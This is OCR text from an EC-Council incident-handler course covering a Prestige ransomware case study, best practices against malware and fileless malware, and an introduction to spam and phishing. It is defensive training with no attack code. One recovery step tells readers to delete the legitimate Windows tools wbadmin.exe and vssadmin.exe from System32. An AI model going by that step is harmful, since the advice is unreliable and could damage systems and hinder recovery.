



Figure 4.96: Screenshot of registering custom file extension handler

After creating the custom handler, the files with above extensions are converted into ransom files. When the victims try to access specific files on their system, the custom handler triggers a ransom note stored at the location **C:\Users\Public\README directory**.

- **Incident Eradication**

  For the customers who were suspected to be infected by the malware, the Microsoft team recommended the following guidelines for mitigating the incident:

  - Disable process creation with PsExec and WMI services to block lateral moment of the malware.
  - Activate tamper protection for preventing malware attempts to bypass Microsoft Defender.
  - Activate the cloud-delivered protection in Microsoft Defender Antivirus to defend against attacker-crafted tools.
  - Check for the above given IoCs to determine if the system is infected with the Prestige malware.
  - Enable MFA for all remote assets including VPNs to mitigate the credential theft.
  - As a recovery measure, the team recommended customers to navigate to **C:\Windows\System32** folder and remove suspicious files such as **wbadmin.exe**, **vssadmin.exe** files, which may block the recovery actions.
  - Use advanced threat hunting tools such as Microsoft Sentinel to detect the malware incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Post-Incident Activities**

  After analyzing and providing guidelines to the victims, the Microsoft team has started constant monitoring of the APT group's activity to implement appropriate strategies and advanced methods for counter-attacking future events.

- **Lessons Learned**

  The team realized the importance of monitoring network activity in the domains. The team also realized how attackers can misuse proprietary services such as WMI and PsExec for malicious operations.

## Describe Best Practices against Malware Incidents

A majority of organizations are affected by malware incidents, as attackers employ different attack techniques to fulfill their malicious intentions. These attack techniques also help attackers elude traditional detection systems and compromise the systems and networks. Hence, incident responders should implement appropriate guidelines or best practices to proactively identify, assess, and mitigate malware incidents to prevent major organizational damage.

This section will discuss certain important best practices that can be implemented across the organization to avoid malware incidents and reduce their impact on business operations.

The following are some best practices based on prevention, awareness, vulnerability, and threat mitigation for securing assets against malware security incidents in an organization. The best practices apply to all the users and IT staff involved in preventing malware infections.

- Regularly review and update computer security and malware prevention policies as per reports and outcomes of recent malware incidents.
- Inform and educate users, clients, stakeholders, and employees about recent malware attacks and specify actions that can prevent such future incidents.
- Subscribe to and regularly follow antivirus bulletins to prevent and/or smoothly handle future malware attacks.
- Review procedures and points of contact for reporting future malware incidents based on the recent malware incident outcomes.
- Ensure that organizations follow effective data backup and recovery processes.
- Educate the employees about how to safely handle email attachments.
- Deploy network-based IDSs/IPSs and firewall systems to receive timely alerts about any intrusion attempts into the organizational networks.
- Identify critical hosts and install host-based IDSs on them to monitor traffic flow and detect anomalies.
- Ensure that all organizational devices use the latest versions of antivirus software.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure malware-signature-based antivirus applications to block the opening or execution of suspicious files.
- Provide strict guidelines to the employees and users to check all downloaded Internet-based files and attachments for malware.
- Restrict the use of removable devices on networks/systems unless absolutely necessary. In that case, ensure that employees use clean storage devices and scan all removable media, such as pen drives and external hard drives, for malware before using them on organizational networks/systems.
- Check whether all the hosts have updated firewalls and antivirus software signatures/definitions that can block spyware installation.
- Regularly check and block suspicious ports and kill unnecessary processes to prevent possible malware attacks.
- Configure organizational network share settings appropriately to prevent unnecessary window shares.
- Regularly review and update the IH&R processes and facilities to respond to malware incidents as quickly as possible with minimal losses.
- Regularly check and scan all organizational systems and remove all suspicious files.
- Implement email filters across the organization to detect and filter out spam.
- Limit the usage of unnecessary file transfer protocol (FTP) programs and eliminate sources and causes of unwanted network traffic.
- Activate and use web browser security features such as disabling JavaScript, enabling popup blocking, and configuring and customizing security settings to avoid malware infections.
- Implement strict security features on all organizational emails and ensure that emails are securely encrypted and transmitted.
- Use secure email clients, including features such as digital signatures, pretty good privacy (PGP) encryption, and automatic attachment scanning.
- Regularly check and patch all organizational systems and applications.
- Regularly check whether all the organizational hosts have proper hardening measures such as patching, configuration management, and security partitioning to limit possible malware attacks.
- Do not open suspicious emails or attachments or click hyperlinks.
- Avoid clicking on web browser popup windows.
- Do not open files with extensions such as .bat, .com, .exe, .pif, or .vbs.
- Enable security applications such as antivirus, content filtering, reputation, and personal firewall software.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Never allow unauthorized personnel to use administrator-level accounts.
- Avoid downloading or executing applications from third-party sources.
- Restrict users from installing unknown programs.
- Use multi-factor authentication before allowing access to a network.
- Ensure access only to authenticated websites that have valid URL and use HTTPS for transferring data.
- Disable the automatic execution of binaries and scripts.
- Use non-persistent virtualized sandboxed environment for analyzing and evaluating the security of the organization.
- Whitelist the required applications and block unauthorized programs.
- Logically separate networks as per the department or operations to avoid data loss during malware incidents.
- Incorporate artificial intelligence based SIEM tools to automate the identification and mitigation of malware.
- Remove inactive user accounts and enforce the principle of least-privilege.

## Best Practices against Fileless Malware Incidents

Some best practices to prevent fileless malware incidents are as follows:

- Terminate the suspicious or unknown processes from the system.
- Regularly monitor the network traffic and check activity logs.
- Educate end-users on how to securely and safely connect to the Internet or the network.
- Use VPN to encrypt the Internet traffic and secure browsing activity.
- Disable PowerShell and Windows Management Instrumentation (WMI).
- Disable macros when not in use and avoid using macros without digital signatures.
- Monitor RAM regularly, as fileless malware can hide in the system memory.
- Avoid using signature-based or file-based detection mechanisms and leverage global threat feeds, pattern analysis, and fingerprinting to prevent fileless malware incidents.
- Perform behavioral analysis through EDR solutions to track the movements of fileless malware.
- Use GPOs or registry keys to implement policies over DDE and macros.
- Configure the attack surface reduction (ASR) rules to detect and prevent fileless malware attacks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Fileless Malware Protection Tools

- **Microsoft Defender for Endpoint**

  Source: *https://www.microsoft.com*

  Microsoft Defender for Endpoint is an enterprise-level endpoint security platform designed to help incident handlers detect, investigate, and respond to advanced threats such as fileless attacks. This tool can help incident handlers inspect fileless threats even with heavy obfuscation. In conjunction with being able to respond quickly to advanced fileless attacks, Microsoft Defender for Endpoint offers automatic investigation and remediation capabilities that help reduce the volume of alerts in minutes at scale.





Figure 4.97: Screenshot of Microsoft Defender for Endpoint

Some additional fileless malware protection tools are listed below:

- Kaspersky Endpoint Security for Business (*https://www.kaspersky.com*)
- SentinelOne (*https://www.sentinelone.com*)
- BlackBerry Spark Suites (https://www.blackberry.com)
- Norton 360 (*https://us.norton.com*)
- Sophos Endpoint Detection and Response (EDR) (*https://www.sophos.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Summary

In this module, we discussed the importance of malware incident handling, propagation techniques, and common techniques attackers use to distribute malware on the web. We have also discussed the preparation for handling malware incidents and various malware-incident indicators and detection techniques. Furthermore, we have discussed steps and guidelines that IH&R personnel must follow to contain malware incidents. We have also described malware analysis techniques such as live-system/dynamic, memory dump/static, and intrusion analysis. Apart from this, we also discussed various steps and guidelines that IH&R personnel must follow to eradicate and recover from malware incidents while maintaining business continuity. Further, a case study on handling malware incidents was explained. Finally, we explored various best practices to prevent malware incidents.

In the next module, we will discuss in detail handling and response to various email security incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 05

# HANDLING AND RESPONDING TO EMAIL SECURITY INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

Email, with its ease-of-use and speed, has become one of the most commonly used methods for personal and professional communication. However, owing to its massive adaptation and utilization by global corporations and the general public, it has become a popular attack vector for hackers.

Studies reveal that phishing and malicious email attachment attacks account for more than a quarter of all cybersecurity attacks. Therefore, among all stakeholders in an organization, the incident handling and response (IH&R) team must be aware of different types of email attacks and develop suitable protocols for handling and responding to such email incidents.

This module will help in understanding the process of handling and responding to email security incidents, including preparation, detection, analysis, containment, eradication, and recovery from email security incidents.

At the end of this module, you will be able to:

- Understand email security incidents
- Explain preparation steps for handling email security incidents
- Understand detection and containment of email security incidents
- Understand analysis of email security incidents
- Explain eradication of email security incidents
- Understand the process of recovery after email security incidents
- Understand the handling of email security incidents - case study
- Explain best practices against email security incidents

# Understand Email Security Incidents

Organizations and individuals use email for communication, which sometimes contains sensitive information such as banking details, business secrets, and Social Security numbers; thus, email services have become a lucrative target for attackers. Malicious emails are still considered valued weapons by attackers for executing attacks.

This section discusses email security incidents along with various types of email attacks, including identity theft, phishing, spamming, and malware distribution.

## Introduction to Email Security Incidents

Attackers and cybercriminals use email as a powerful tool to compromise organizational systems and networks. These attacks can have different types of impacts based on the type of email services available in an organization. Emails may contain sensitive information, which can be exploited by threat actors. Some of the most common email security attacks include identity theft, malware distribution, phishing, and spamming.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Email attacks can cause leakage of sensitive data, installation of malware, or other malicious activities with the potential to inflict huge financial and resource loss in an organization. Preventing email attacks or securing against them is an essential task for IH&R teams. The IH&R team should be able to quickly respond to email or phishing attacks because these attacks start spreading immediately after a single click. Organizations should support their IH&R teams to implement various security controls and email services for effective email incident handling.

If an organization opts for a third-party email service provider, then the service provider is responsible for containing attacks; however, organizations with in-house email services and servers implement their own security controls to handle and contain email security incidents.

## Types of Email Security Incidents

Before starting an email investigation, one should understand the concept of "email crime." Attackers not only try to hack emails, but also use them to tap and exploit target victims. Using this technology, attackers have established various methods to forge malicious emails by posing as legitimate users. Attackers have also developed other types of techniques to increase the impact, including the combination of email attacks with social engineering.

Email crimes and violations depend on the cyber laws created by respective governments. For example, spamming is a crime in the State of Washington, but it is not illegal in many surrounding states.

Email crimes can be categorized in two different ways:

- **Crimes Committed by Sending Emails**

  In this category, attackers send emails with the specific intention of committing a crime. The following attack types fall under this category:

  - Spamming
  - Phishing
  - Mail bombing
  - Mail storms
  - Malware distribution

- **Crimes Supported by Emails**

  The use of email for criminal acts such as stalking, committing fraud, and selling narcotics are categorized as emails that support cybercrime.

  The following attacks can be included under this category:

  - Identity theft
  - Cyberstalking
  - Child pornography
  - Child abduction


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Crimes Committed by Sending Emails

## Spamming

Spam indicates irrelevant, unwanted, and unsolicited emails designed to collect financial information such as Social Security numbers and network information. Spam emails are used to distribute malicious links and attachments, cause network congestion, and perform phishing and financial frauds. These communications include unsolicited commercial emails (UCEs) or junk mail. Spam involves sending the same content to numerous addresses simultaneously. Spamming, or junk mailing, fills mailboxes and prevents users from accessing their regular emails. Thus, regular emails start bouncing back to the sender because the server exceeds its capacity. Spammers hide their identities by forging the email header. To avoid replies from infuriated recipients, spammers provide misleading information in the FROM and REPLY-TO fields and post them to a mailing list or newsgroup. Spammers may also send email attachments with hidden malicious programs such as viruses and trojans. They also try to hide the file extension by assigning a long filename to the attachment.





Figure 5.1: Example of spam email

Although email remains the most common way of sending spam, attackers also use online message boards and chat rooms to send spam. Spam not only wastes users' time, but it also exhausts a vast amount of network bandwidth.

Most spam emails contain advertisements that organizations send to their customers. These advertising emails redirect users to the product website. Attackers use spam to distribute fake links and attachments that download files containing malware or redirect users to malicious or compromised websites that perform malicious activities.

Attackers also add compelling messages in spam emails to lure or threaten users into downloading the attachment, clicking on the links, or visiting the mentioned websites, which can be malicious or compromised. These actions can result in compromised target resources,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

including email accounts, systems, servers, and networks. Furthermore, these actions can help attackers in stealing personal information or take control of user machines.

## Phishing

Phishing is a technique wherein attackers send an email or provide a link that falsely claims to be from a legitimate site to acquire personal or account information from users. To do this, attackers register a fake domain name, build a lookalike website, and mail this fake website's link to several users.

These phishing emails contain a message that threatens or attracts users to perform actions such as clicking a link, downloading an attachment, or revealing sensitive details. When users click on the phishing link, they are redirected to the fake webpage, where they are lured into sharing sensitive details such as their address and credit card information.

Attackers also use techniques such as social engineering to gather information about users and then employ that information to trick them. Moreover, attackers impersonate genuine, known institutions and people to perform this attack. These phishing scams succeed owing to the lack of knowledge among users, visual deception, and lack of attention to security indicators. Thus, phishing has emerged as an effective attack method because it enables attackers to send emails to numerous users across the world.





Figure 5.2: Screenshot showing phishing technique

## Examples of Phishing Emails

Source: *https://cofense.com*

Most people nowadays use Internet banking, and many use it for financial purposes such as online share trading and e-commerce. To create fake phishing emails, attackers copy images and other email components from genuine senders. The messages used in phishing emails can also include offers that are too good to be true such as winning a lottery or cash prize from a well-known organization. Alternatively, phishing emails could claim an emergency from a known user such as a friend admitted in the hospital, hacked account, or security implementations that require password change.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The target user receives an email that appears to have been sent by the bank; this email requests the user to click on the URL or link provided. It should be noted that even employees receive fraudulent phishing emails regarding security updates on their official email addresses. The victim is thus tricked into clicking on a malicious link under the pretense of completing an update process. If the user is tricked and provides their username, password, and other information, then the site forwards this information to the attacker, who uses it for nefarious purposes.

